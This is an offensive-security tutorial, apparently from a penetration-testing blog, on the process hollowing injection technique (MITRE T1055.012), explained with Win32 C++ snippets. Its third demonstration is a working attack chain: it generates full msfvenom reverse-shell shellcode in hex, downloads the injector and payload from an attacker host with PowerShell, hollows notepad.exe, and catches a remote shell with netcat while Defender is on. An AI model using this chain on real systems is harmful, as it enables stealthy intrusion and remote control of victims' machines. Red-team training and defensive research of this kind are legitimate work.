Process Hollowing (Mitre:T1055.012)

April 12, 2022 By Raj Chandel

Introduction

In July 2011, John Leitch of autosectools.com talked about a technique he called process hollowing in his whitepaper here. Ever since then, many malware campaigns like Bandook and Ransom.Cryak, and various APTs have utilized Process Hollowing for defense evasion and privilege escalation. In this article, we aim to discuss the technical concepts utilized behind the technique in an easy to comprehend manner and demonstrate a ready to go tool that can perform Process Hollowing in a portable manner.

MITRE TACTIC: Defense Evasion (TA0005) and Privilege Escalation (TA0004)

MITRE Technique ID: Process Injection (T1055)

MITRE SUB ID: Process Hollowing (T1055.012)

Table of content

Pre-Requisites

One must be aware of the following requirements in order to fully understand the process discussed:

- C/C++/C# with Win32 API coding
- Registers, PEB, Memory management in Windows OS
- Debugging code

Process Hollowing

Fundamental concept is quite straightforward. In the process hollowing code injection technique, an attacker creates a new process in a suspended state, its image is then unmapped (hollowed) from the memory, a malicious binary gets written instead and finally, the program state is resumed which executes the injected code. Workflow of the technique is:

Step 1: Creating a new process in a suspended state:

- **CreateProcessA()** with **CREATE_SUSPENDED** flag set

Step 2: Swap out its memory contents (unmapping/hollowing):

- **NtUnmapViewOfSection()**

Step 3: Input malicious payload in this unmapped region:

- **VirtualAllocEx :** To allocate new memory
- **WriteProcessMemory()** : To write each of malware sections to target the process space

Step 4: Setting EAX to the entrypoint:

- **SetThreadContext()**

Step 5: Start the suspended thread:

- **ResumeThread()**

Programmatically speaking, in the original code, the following code was used to demonstrate the same which is explained below

Step 1: Creating a new process

An adversary first creates a new process. To create a benign process in suspended mode the functions are used:

- **CreateProcessA() and flag CREATE_SUSPENDED**

Following code, snippet is taken from the original source **here**. An explanation is as follows:

- pStartupInfo is the pointer to the STARTUPINFO structure which specifies the appearance of the window at creation time
- pProcessInfo is the pointer to the PROCESS_INFORMATION structure that contains details about a process and its main thread. It returns a handle called hProcess which can be used to modify the memory space of the process created.
- These two pointers are required by CreateProcessA function to create a new process.
- CreateProcessA creates a new process and its primary thread and inputs various different flags. One such flag being the CREATE_SUSPENDED. This creates a process in a suspended state. For more details on this structure, refer **here**.
- If the process creation fails, function returns 0.
- Finally, if the pProcessInfo pointer doesn't return a handle, means the process hasn't been created and the code ends.

```
printf("Creating process\r\n");
LPSTARTUPINFOA pStartupInfo = new STARTUPINFOA();
LPPROCESS_INFORMATION pProcessInfo = new PROCESS_INFORMATION();
CreateProcessA
```

```
(
                0,
                pDestCmdLine,
                0,
                0,
                0,
                CREATE_SUSPENDED,
                0,
                0,
                pStartupInfo,
                pProcessInfo
);

if (!pProcessInfo->hProcess)
{
                printf("Error creating process\r\n");
                return;
}
```

Step 2: Information Gathering

- **Read the base address of the created process**

We have to know the base address of the created process so that we can use this to copy this memory block to the created process' memory block later. This can be done using:

NtQueryProcessInformation + ReadProcessMemory

Also, can be done easily using a single function:

ReadRemotePEB(pProcessInfo->hProcess) PPEB pPEB = ReadRemotePEB(pProcessInfo->hProcess);

- **Read the NT Headers format (from the PE structure) from the PEB's image address.**

This is essential as it contains information related to OS which is needed in further code. This can be done using ReadRemoteImage(). pImage is a pointer to hProcess handle and ImageBaseAddress.

```
PLOADED_IMAGE pImage = ReadRemoteImage
(
pProcessInfo->hProcess,
pPEB->ImageBaseAddress
);
```

Step 3: Unmapping (hollowing) and swapping the memory contents

- **Unmapping**

After obtaining the NT headers, we can unmap the image from memory.

- Get a handle of NTDLL, a file containing Windows Kernel Functions
- HMODULE obtains a handle hNTDLL that points to NTDLL's base address using GetModuleHandleA()

- GetProcAddress() takes input of NTDLL
- handle to ntdll that contains the “NtUnmapViewOfSection” variable name stored in the specified DLL
- Create NtUnmapViewOfSection variable which carves out process from the memory

```
printf("Unmapping destination section\r\n");
HMODULE hNTDLL = GetModuleHandleA("ntdll");
FARPROC fpNtUnmapViewOfSection = GetProcAddress
(
            hNTDLL,
            "NtUnmapViewOfSection"
);

_NtUnmapViewOfSection NtUnmapViewOfSection =
(_NtUnmapViewOfSection)fpNtUnmapViewOfSection;

DWORD dwResult = NtUnmapViewOfSection
(
            pProcessInfo->hProcess,
            pPEB->ImageBaseAddress
);
```

- **Swapping memory contents**

Now we have to map a new block of memory for source image. Here, a malware would be copied to a new block of memory. For this we need to provide:

- A handle to process,
- Base address,
- Size of the image,
- Allocation type-> here, MEM_COMMIT | MEM_RESERVE means we demanded and reserved a particular contiguous block of memory pages
- Memory protection constant. Read here. PAGE_EXECUTE_READWRITE -> enables RWX on the committed memory block.

```
PVOID pRemoteImage = VirtualAllocEx
(
            pProcessInfo->hProcess,
            pPEB->ImageBaseAddress,
            pSourceHeaders->OptionalHeader.SizeOfImage,
            MEM_COMMIT | MEM_RESERVE,
            PAGE_EXECUTE_READWRITE
);
```

Step 4: Copy this new block of memory (malware) to the suspended process memory

Here, section by section, our new block of memory (pSectionDestination) is being copied to the process memory’s (pSourceImage) virtual address

```
for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)
{
            if (!pSourceImage->Sections[x].PointerToRawData)
```

```
                        continue;
            PVOID pSectionDestination =          (PVOID)((DWORD)pPEB->ImageBaseAddress + pSourceIma
>Sections[x].VirtualAddress);
}
```

Step 5: Rebasing the source image

Since the source image was loaded to a different **ImageBaseAddress** than the destination process, it needs to be rebased in order for the binary to resolve addresses of static variables and other absolute addresses properly. The way the windows loader knows how to patch the images in memory is by referring to a relocation table residing in the binary.

```
for (DWORD y = 0; y < dwEntryCount; y++)
{
            dwOffset += sizeof(BASE_RELOCATION_ENTRY);
            if (pBlocks[y].Type == 0)
                        continue;
            DWORD dwFieldAddress = pBlockheader->PageAddress + pBlocks[y].Offset;
            DWORD dwBuffer = 0;
            ReadProcessMemory
            (
                        pProcessInfo->hProcess,
                        (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
                        &dwBuffer,
                        sizeof(DWORD),
                        0
            );
            dwBuffer += dwDelta;
            BOOL bSuccess = WriteProcessMemory
            (
                        pProcessInfo->hProcess,
                        (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
                        &dwBuffer,
                        sizeof(DWORD),
                        0
            );
}
```

Step 6: Setting EAX to the entrypoint and Resuming Thread

Now, we'll get the thread context, set EAX to entrypoint using SetThreadContext and resume execution using ResumeThread()

- EAX is a special purpose register which stores the return value of a function. Code execution begins where EAX points.
- The thread context includes all the information the thread needs to seamlessly resume execution, including the thread's set of CPU registers and stack.

```
LPCONTEXT pContext = new CONTEXT();
pContext->ContextFlags = CONTEXT_INTEGER;
GetThreadContext(pProcessInfo->hThread, pContext)
DWORD dwEntrypoint = (DWORD)pPEB->ImageBaseAddress + pSourceHeaders-
>OptionalHeader.AddressOfEntryPoint;
```

```
pContext->Eax = dwEntrypoint;                                    //EAX set to the entrypoint
SetThreadContext(pProcessInfo->hThread, pContext)
ResumeThread(pProcessInfo->hThread)                        //Thread resumed
```


Step 7: Replacing genuine process with custom code

Finally, we need to pass our custom code that is to be replaced with a genuine process. In the code given by John Leitch, a function called CreateHallowedProcess is being used that encapsulates all of the code we discussed in step 1 through 6 and it takes as an argument the name of the genuine process (here, svchost) and the path of the custom code we need to inject (here, HelloWorld.exe)


```
pPath[strrchr(pPath, '\\') - pPath + 1] = 0;
strcat(pPath, "helloworld.exe");
CreateHollowedProcess("svchost",pPath);
```

Demonstration 1

The official code can be downloaded, and inspected and the EXEs provided can be run using Process Hollowing. The full code can be downloaded here. Once downloaded, extract and run ProcessHollowing.exe which contains the entire code described above. As you'd be able to see that the file has created a new process and injected HelloWorld.exe in it.




Upon inspecting this in Process Explorer, we see that a new process spawns svchost, but there is no mention of HelloWorld.exe, which means the EXE has now been masqueraded.




NOTE: To modify this code and inject your own shell (generated from tools like msfvenom) can be done manually using visual studio and rebuilding the source code but that is beyond the scope of this article.

Demonstration 2

Ryan Reeves created a PoC of the technique which can be found **here**. In part 1 of the PoC, he has coded a Process Hollowing exe which contains a small PoC code popup that gets injected in a legit explorer.exe process. This is a standalone EXE and hence, the hardcoded popup balloon can be replaced with msfvenom shellcode to give a reverse shell to your own C2 server. It can be run like so and you'd receive a small popup:



Upon checking in process explorer, we see that a new explorer.exe process has been created with the same specified process ID indicating that our EXE has been successfully masqueraded using hollowing technique.



Demonstration 3: Real-Time Exploit

We saw two PoCs above but the fact is both of these methods aren't beginner-friendly and need coding knowledge to execute the attack in real-time environment. Lucky for us, in comes ProcessInjection.exe tool created by **Chirag Savla** which takes a raw shellcode as input from a text file and injects into a legit process as specified by the user. It can be downloaded and compiled using Visual Studio for release (Go to Visual studio->open .sln file->build for release)

Now, first, we need to create our shellcode. Here, I'm creating a hexadecimal shellcode for reverse_tcp on CMD

```
msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f hex
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hex file: 920 bytes
fc4883e4f0e8c0000000415141505251564831d265488b5260488b5218488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022
c2041c1c90d4101c1e2ed524151488b52208b423c4801d08b80880000004885c074674801d0508b4818448b40204901d0e35648ffc9
418b34884801d64d31c94831c0ac41c1c90d4101c138e075f14c034c24084539d175d858448b40244901d066418b0c48448b401c490
1d0418b04884801d0415841585e595a41584159415a4883ec204152ffe05841595a488b12e957ffffff5d49be7773325f3332000041
564989e64881eca00100004989e549bc020004d2c0a8005941544989e44c89f141ba4c772607ffd54c89ea68010100005941ba29806
b00ffd550504d31c94d31c048ffc04889c248ffc04889c141baea0fdfe0ffd54889c76a1041584c89e24889f941ba99a57461ffd548
81c44002000049b8636d6400000000004150415041504889e25757574d31c06a0d594150e2fc66c74424540101488d442418c600684889e
6565041504150415049ffc0415049ffc84d89c14c89c141ba79cc3f86ffd54831d248ffca8b0e41ba08871d60ffd5bbe01d2a0a41ba
a695bd9dffd54883c4283c067c0a80fbe07505bb4713726f6a00594189daffd5

┌──(root㉿kali)-[~]
└─# nano hex.txt

┌──(root㉿kali)-[~]
└─# cat hex.txt
fc4883e4f0e8c0000000415141505251564831d265488b5260488b5218488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022
c2041c1c90d4101c1e2ed524151488b52208b423c4801d08b80880000004885c074674801d0508b4818448b40204901d0e35648ffc9
418b34884801d64d31c94831c0ac41c1c90d4101c138e075f14c034c24084539d175d858448b40244901d066418b0c48448b401c490
1d0418b04884801d0415841585e595a41584159415a4883ec204152ffe05841595a488b12e957ffffff5d49be7773325f3332000041
564989e64881eca00100004989e549bc020004d2c0a8005941544989e44c89f141ba4c772607ffd54c89ea68010100005941ba29806
b00ffd550504d31c94d31c048ffc04889c248ffc04889c141baea0fdfe0ffd54889c76a1041584c89e24889f941ba99a57461ffd548
81c44002000049b8636d6400000000004150415041504889e25757574d31c06a0d594150e2fc66c74424540101488d442418c600684889e
6565041504150415049ffc0415049ffc84d89c14c89c141ba79cc3f86ffd54831d248ffca8b0e41ba08871d60ffd5bbe01d2a0a41ba
a695bd9dffd54883c4283c067c0a80fbe07505bb4713726f6a00594189daffd5

┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now, this along with our ProcessInjection.exe file can be transferred to the victim system. Then, use the command to run our shellcode using Process Hollowing technique. Here,

/t:3 Specified Process Hollowing

/f Specifies the type of shellcode. Here, it is hexadecimal

/path: Full path of the shellcode to be injected. Here, same folder so just “hex.txt” given

/ppath: Full path of the legitimate process to be spawned


```
powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe
powershell wget 192.168.0.89/hex.txt -O hex.txt
ProcessInjection.exe /t:3 /f:hex /path:"hex.txt" /ppath:"c:\windows\system32\notepad.exe"
```


```
C:\Hollowing>powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe
powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe

C:\Hollowing>powershell wget 192.168.0.89/hex.txt -O hex.txt
powershell wget 192.168.0.89/hex.txt -O hex.txt

C:\Hollowing>ProcessInjection.exe /t:3 /f:hex /path:"hex.txt" /ppath:"c:\windows\system32\notepad.exe"
ProcessInjection.exe /t:3 /f:hex /path:"hex.txt" /ppath:"c:\windows\system32\notepad.exe"

##############################################################################################
#  ___  ___  ___  ____ ____ ____ ____ ____  ____ _  _ ____ ____ ____ ___ _ ____ _  _ #
#  |__] |__] |  \ |___ |___ [__  [__  |___  |___ |\ | |___ |___ |___ |  | |  | |\ | #
#  |    |  \ |__/ |___ |___ ___] ___] |___  |___ | \| |___ |___ |___ |  | |__| | \| #
#                                                                                    #
##############################################################################################
```

Now, a notepad.exe has been spawned but with our own shellcode in it and we have received a reverse shell successfully!!


```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.189] 59888
Microsoft Windows [Version 10.0.19044.1586]
(c) Microsoft Corporation. All rights reserved.

C:\Hollowing>whoami
whoami
desktop-e8ak5sr\a_cha

C:\Hollowing>hostname
hostname
DESKTOP-E8AK5SR

C:\Hollowing>
```

For our own curiosity, we checked this in our local host with defender ON and you can see that process hollowing was completed!

